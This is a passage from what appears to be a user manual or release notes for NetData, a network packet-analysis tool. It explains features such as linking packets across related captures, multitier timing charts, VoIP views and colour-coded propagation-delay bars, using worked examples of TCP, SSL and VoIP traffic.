
Comparison of the two voice-call Setup transactions shows that the ShoreWare transaction is completed when the switch receives a Q.931 Progress or Alerting message, and the ShoreWare response message starts the caller phone transmitting RTP packets. Soon afterwards the switch receives a Connect message that completes the Q.931 Setup transaction, and it triggers a reverse ShoreWare round-trip to the caller phone.

This ability to relate different transactions in a very precise manner helps build an understanding of system behaviour that is unlikely to be obtained in any other way. When combined with a view of all a system's behaviour it becomes possible to see abnormal behaviour and identify causes of problems.


15.7 Linking Markers of Packets from Related Captures

A packet timing chart normally shows a grey line joining all packet markers in chronological order, or a blue line joining markers of the same packet seen in related captures. In automatic mode the blue line is now augmented with orange and pink lines that join the first marker of a blue line, back to the most recent received packet of the same connection. In a strict sense it indicates only the chronological order between packets but in most cases it also indicates the received packet that probably triggered transmission of the other packet – it links cause to effect.


If the sniffer is not located in the transmitting node, the search for a received packet ensures that the time difference between packets allows for a propagation round-trip, from the sniffer to the transmitting node and back to the sniffer.



These coloured lines between markers help trace paths of consecutive, non-overlapping activities from the start to the end of a message transfer, showing where propagation delays are incurred and how NetData counts the TCP round-trips required for the transfer.



In the above part of a transfer, the acks circled in red and green were triggered by segments of a jumbo packet severely delayed by congestion, and only the green ack triggered a new data packet from the server. The reason is clarified by the bytes-in-flight graph:




The sequence of round-trips with the same number of segments in flight (14) indicates that throughput was limited by the send-buffer space. Such a small space is usually provided by only two buffers and, because the red ack acknowledged only 4 of the 7 segments in a buffer, TCP was unable to load more data for sending. The green ack reduced the segments in flight to 7, freeing one buffer to be reloaded with new data for sending. The size of the two send buffers is confirmed by the consistent size of the jumbo packets: 9029 data bytes.

The linking of packets with their dependencies – those that probably prompted their transmission – can be shown on any packet timing chart even without related captures by selecting the last option (*Join possible dependencies*) in the drop-down menu of line options.


15.8 Multitier Timing Charts

NetData is frequently asked to plot timing charts drawn from several related captures that cover many tiers in a datacentre or many segments in a network path with different server addresses. NetData has always respected the multitier nature of processing paths by plotting the front-end connections of a server below its backend connections, and recent changes now allow NetData to better handle any number of addresses encountered along a path, placing the client of the first tier at the bottom of the chart and stepping up progressively to the most remote backend server at the top of the chart.



This chart was drawn from two related captures that recorded traffic along a path that started with client951; passed through two traffic managers, F5-A and F5-B; and ended at a remote server reached with a minimum round-trip time of half a second. Both captures recorded traffic between F5-A and F5-B; NetData found all the matching packets and adjusted timestamps to correct for differences in sniffer clock settings. This chart plots the two – virtually identical – views of the same connection between the F5s. The client opens its connection very quickly (a few milliseconds) but waits half a second for the SSL handshake because F5-A waits half a second to open a connection with F5-B that is not granted until F5-B has opened a connection with the remote server. The handshake with the server required two data round-trips and a TCP round-trip (waiting for an Ack) taking a total of 1.5 seconds. The server didn't respond to the application request before the client timed out after 10 seconds and closed the connection.


Viewing multitier connections with vertical scrolling has also been enhanced by changing the order of displayed connections. The original rule grouped connections according to their server addresses and within each group displayed connections in the order in which their first displayed packets appeared. The new rule displays them in order of their first packets, irrespective of their addresses. The result tends to display together related connections and related views of the same transaction. When a large packet-timing chart is scrolled vertically the two socket bands of each connection are displayed one on top of the other, except when there are multiple views of the same connection from related captures.




On this chart the rule that orders initial packets chronologically has produced a stack of eight connection bands, all referring to the same transaction, in the same order as the preceding chart.

15.9 VoIP View Commands

A single command for viewing VoIP and Media sessions (VoIP Calls and Media Sessions) presents a submenu to display three tables of statistics and two timing charts that summarise all the captured VoIP calls. The first and fourth view options (VoIP/Media Session Statistics Table and VoIP/SIP Calls Timing Chart) provide the best starting point for an examination of call behaviour and performance problems.






The statistics table identifies calls with a large jitter and leads directly to charts like this to investigate causes of jitter. The jitter graph provides very little diagnostic information but the fact that the transit-time markers appear in two distinct bands and are scattered randomly within the bands suggests that packets are swapping between two paths with different transit times, and that both paths share an overloaded device like a firewall that takes 5 ms to cycle around its network interfaces and produces a 5-ms polling delay.

15.10 Transaction Bar and Marker Highlighting

When the cursor is rested on a marker with a legend, on either the performance or packet timing chart, that marker is over-stamped throughout the chart with a large yellow diamond in a black or red border.

On the packet timing chart this highlighting occurs when the cursor is rested anywhere on the row of a packet marker or a transaction bar in the legend box. A popup provides the number of instances and a more detailed description of the selected object type. Transaction bars are highlighted with black-on-white cross hatching:



15.11 Identifying Propagation-Delay Bars on Timing Chart


When the ‘Colour blind’ box is checked on the Project page of controls, all transaction bars that indicate propagation delay (part of a loop-delay or minimum round-trip time) on the timing or waterfall chart are overlaid with diagonal cross-hatching.

A propagation delay is displayed with one of seven different colours depending on the delay’s contribution to a transaction’s overall time:


a. connection setup loop (green)
b. SSL handshake loop (purple)
c. server-processing loop: last packet of request message and first packet of response message (orange between sniffer and server)
d. client-processing loop: first packet of request message and last packet of response message (brown between sniffer and client)
e. TCP loops in request- or response-message transfers, with different shading for client and server sides of sniffer.

A TCP loop is a pause in a message transfer while the sender waits for a TCP ack to open its congestion-avoidance window (CWND). NetData identifies a sequence of transmission times and non-overlapping propagation delays within the overall time of a message transfer, and counts the number of those loops for performance-modelling purposes.

By blocking out propagation delays on both sides of packet markers the gaps between markers give a more realistic view of server processing times (yellow), and client processing times between successive round-trips, as in this chart of Oracle database traffic:




The sniffer was near the middle of the path between client and server. After a packet left the client it was delayed by the length of the brown bar before it was seen by the sniffer, and suffered a further propagation delay indicated by the orange bar before arriving at the server. Server processing time could be no greater than the length of the yellow bar and then the response packet suffered its first propagation delay indicated by another orange bar, was seen by the sniffer, suffered a second delay indicated by a brown bar, and arrived at the client.



